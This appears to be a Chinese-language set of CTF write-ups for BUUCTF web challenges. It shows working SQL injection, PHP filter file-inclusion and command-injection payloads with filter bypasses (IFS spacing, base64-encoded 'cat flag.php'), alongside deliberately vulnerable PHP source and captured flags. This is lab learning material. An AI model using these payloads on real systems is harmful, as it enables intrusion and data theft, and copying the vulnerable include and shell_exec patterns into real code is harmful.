
flag{dd4cabb9-c2d1-40f3-b5cf-af23a2a2f008}

Syclover @ cl4y

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE


[极客大挑战 2019]Havefun1

看源码，有一段注释



```
     </div>
     <div class="face">
      <div class="nose"></div>
     <div class="whisker-container">
       <div class="whisker"></div>
       <div class="whisker"></div>
     </div>
     <div class="whisker-container">
       <div class="whisker"></div>
       <div class="whisker"></div>
     </div>
     </div>
     <div class="tail-container">
      <div class="tail">
        <div class="tail">
          <div class="tail">
            <div class="tail">
              <div class="tail">
                <div class="tail">
                  <div class="tail"></div>
                </div>
              </div>
            </div>
          </div>
        </div>
      </div>
     </div>
   </div>
</div>
                <!--
        $cat=$_GET['cat'];
        echo $cat;
        if($cat=='dog'){
            echo 'Syc{cat_cat_cat_cat}';
        }
        -->
      <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia
      </body>
</html>
```

直接get传参试试，成了



flag{e6ad6eb4-72cd-4a99-b0b1-c6626f41fc17}

Syclover @ cl4y


[SUCTF 2019]EasySQL1

看wp，大佬直接盲猜SQL语句

```
select $_POST[‘query’] || flag from Flag
```

```
*,1
```

直接一把梭哈



Give me your flag, I will tell you if the flag is right.

Array ([0] => flag{78f3df6a-ee65-4a11-bfdc-250e658d1dfd} [1] => 1)

下来是做法二：

```
1;set sql_mode=PIPES_AS_CONCAT;select 1
```

sql_mode 设置了 PIPES_AS_CONCAT 时，|| 就是字符串连接符，相当于CONCAT() 函数

[ACTF2020 新生赛]Include1

根据题目，文件包含

payload：

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```

这里有点想不通为什么要用这个

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZDZlYTU5ZTktMjZjNC00MTlmLTkyMzgtNDFhY2E3ZGRlM
DkxfQo=


```
<?php
echo "Can you find out the flag?";
//flag{d6ea59e9-26c4-419f-9238-41aca7dde091}
```

[极客大挑战 2019]Secret File1

首先看看源码，发现有个Archive_room.php

访问，发现有一个按钮，是指向action.php，然后我们到了end.php

这一步需要抓包




Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × ...
Send Cancel Follow redirection
Target: http://7d37b9c8-e32d-4597-81af-a820322185ac.node3.buuoj.cn
Request
Pretty Raw \n Actions
INSPECTOR
Query Parameters (0)
Body Parameters (0)
Request Cookies (0)
Request Headers (8)
Response Headers (7)
Search...
0 matches
Response
Pretty Raw Render \n Actions
Done
265 bytes | 89 millis

```
GET /action.php HTTP/1.1
Host: 7d37b9c8-e32d-4597-81af-a820322185ac.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101
Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://7d37b9c8-e32d-4597-81af-a820322185ac.node3.buuoj.cn/Archive_room.php
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Server: openresty
Date: Tue, 19 Jan 2021 05:28:20 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 63
Connection: close
Location: end.php
X-Powered-By: PHP/7.3.11

<!DOCTYPE html>

<html>
  <!--
  secr3t.php
  -->
</html>

```

得到有一个secr3t.php



```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```

得知flag在flag.php里面，还给了源码，代码审计，有一个include，文件包含

然后发现过滤了一些伪协议，filter可以用，像上一道题目那样构造payload

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```

PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlP
kZMQUc8L3RpdGxlPgogICAgPC9oZWFkPgoKICAgIDxib2R5IHN0eWxlPSJiYWNrZ3JvdW5kLWNvbG9yOmJsYWNrOyI+PGJyPjxicj48YnI+PGJyPjx
icj48YnI+CiAgICAgICAgCiAgICAgICAgPGgxIHN0eWxlPSJmb250LWZhbWlseTp2ZXJkYW5hO2NvbG9yOnJlZDt0ZXh0LWFsaWduOmNlbnRlcjsiP
uWViuWTiO+8geS9oOaJvuWIsOaIkeS6hu+8geWPr+aYr+S9oOeci+S4jeWIsOaIkVFBUX5+fjwvaDE+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgIC
AgPHAgc3R5bGU9ImZvbnQtZmFtaWx5OmFyaWFsO2NvbG9yOnJlZDtmb250LXNpemU6MjBweDt0ZXh0LWFsaWduOmNlbnRlcjsiPgogICAgICA
gICAgICA8P3BocAogICAgICAgICAgICAgICAgZWNobyAi5oiR5bCx5Zyo6L+Z6YeMIjsKICAgICAgICAgICAgICAgICRmbGFnID0gJ2ZsYWd7ODQzN
GQxMWUtM2M4NS00MjZjLTljOTUtYmRkNjllNjNhZjMzfSc7CiAgICAgICAgICAgICAgICAkc2VjcmV0ID0gJ2ppQW5nX0x1eXVhbl93NG50c19hX2cxc
kImcmkzbmQnCiAgICAgICAgICAgID8+CiAgICAgICAgPC9wPgogICAgPC9ib2R5PgoKPC9odG1sPgo=

```
<!DOCTYPE html>

<html>

    <head>
        <meta charset="utf-8">
        <title>FLAG</title>
    </head>

    <body style="background-color:black;"><br><br><br><br><br><br>

        <h1 style="font-family:verdana;color:red;text-align:center;">啊哈！你找到我了！可是你看不到我QAQ~~~</h1><br><br><br>

        <p style="font-family:arial;color:red;font-size:20px;text-align:center;">
            <?php
                echo "我就在这里";
                $flag = 'flag{8434d11e-3c85-426c-9c95-bdd69e63af33}';
                $secret = 'jiAng_Luyuan_w4nts_a_g1rlfri3nd'
            ?>
        </p>
    </body>

</html>
```

[极客大挑战 2019]LoveSQL1

用万能密码可以登录进去

还是SQLi的流程

```
?username=1' order by 1%23&password=123
```

先判断一下字段，有三个字段

接下来是寻找注入点

```
?username=1' union select 1,2,3%23&password=123
```

爆数据库,geek

```
?username=1' union select 1,database(),3%23&password=123
```

爆表名,geekuser,l0ve1ysq1

```
?username=1' union select 1,database(),group_concat(table_name) from information_schema.tables where table_schema=database()%23&password=123
```

爆字段，id,username,password

```
?username=1' union select 1,database(),group_concat(column_name) from information_schema.columns where table_name='l0ve1ysq1'%23&password=123
```

得flag


```
?username=1' union select 1,database(),group_concat(id,username,password) from l0ve1ysq1%23&password=123
```

[GXYCTF2019]Ping Ping Ping1

ping命令执行

首先ping本地（127.0.0.1）

```
?ip=127.0.0.1
```




/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

用管道符或者分号

我们首先来尝试管道符

```
?ip=127.0.0.1||ls
```




/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag.php
index.php
```

可以看到回显有两个文件，flag.php和index.php，显然我们是需要查看flag.php里面的内容，用linux里面的命令cat

```
?ip=127.0.0.1||cat flag.php
```




/?ip= fxck your space!

提示说空格问题，那么我们先绕过空格，方法是替换为其他可以代表空格的字符，例如

${IFS}


```
?ip=127.0.0.1||cat${IFS}flag.php
```



/?ip= 1fxck your symbol!

提示说{}问题，那换一个

```
?ip=127.0.0.1||cat$IFS$1flag.php
```



/?ip= fxck your flag!


flag被过滤了，我们尝试去看index.php

```
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "


";
  print_r($a);
}


?>
```

可以看到flag过滤了/,*,``

常用的几种都过滤了，不过可以使用编码


```
?ip=127.0.0.1||`echo$IFS$1Y2F0IGZsYWcucGhw$IFS$1|$IFS$1base64$IFS$1-d`
```



```
/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{81fc2967-c85c-441c-92f9-fee4e5ab5693}";
?>

```

[ACTF2020 新生赛]Exec1

查看源码




```
<?php
if (isset($_POST['target'])) {
    system("ping -c 3 ".$_POST['target']);
}
?>
```

这里我们可以看到命令执行的语句

-c<完成次数> 设置完成要求回应的次数

还是先和上面一样，稍有不同是这道题目使用了POST传参

```
?target=127.0.0.1||cat /flag
```



```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag{af11866d-6a6c-460e-b5b7-3751f7e27584}
```

[护网杯 2018]easy_tornado1

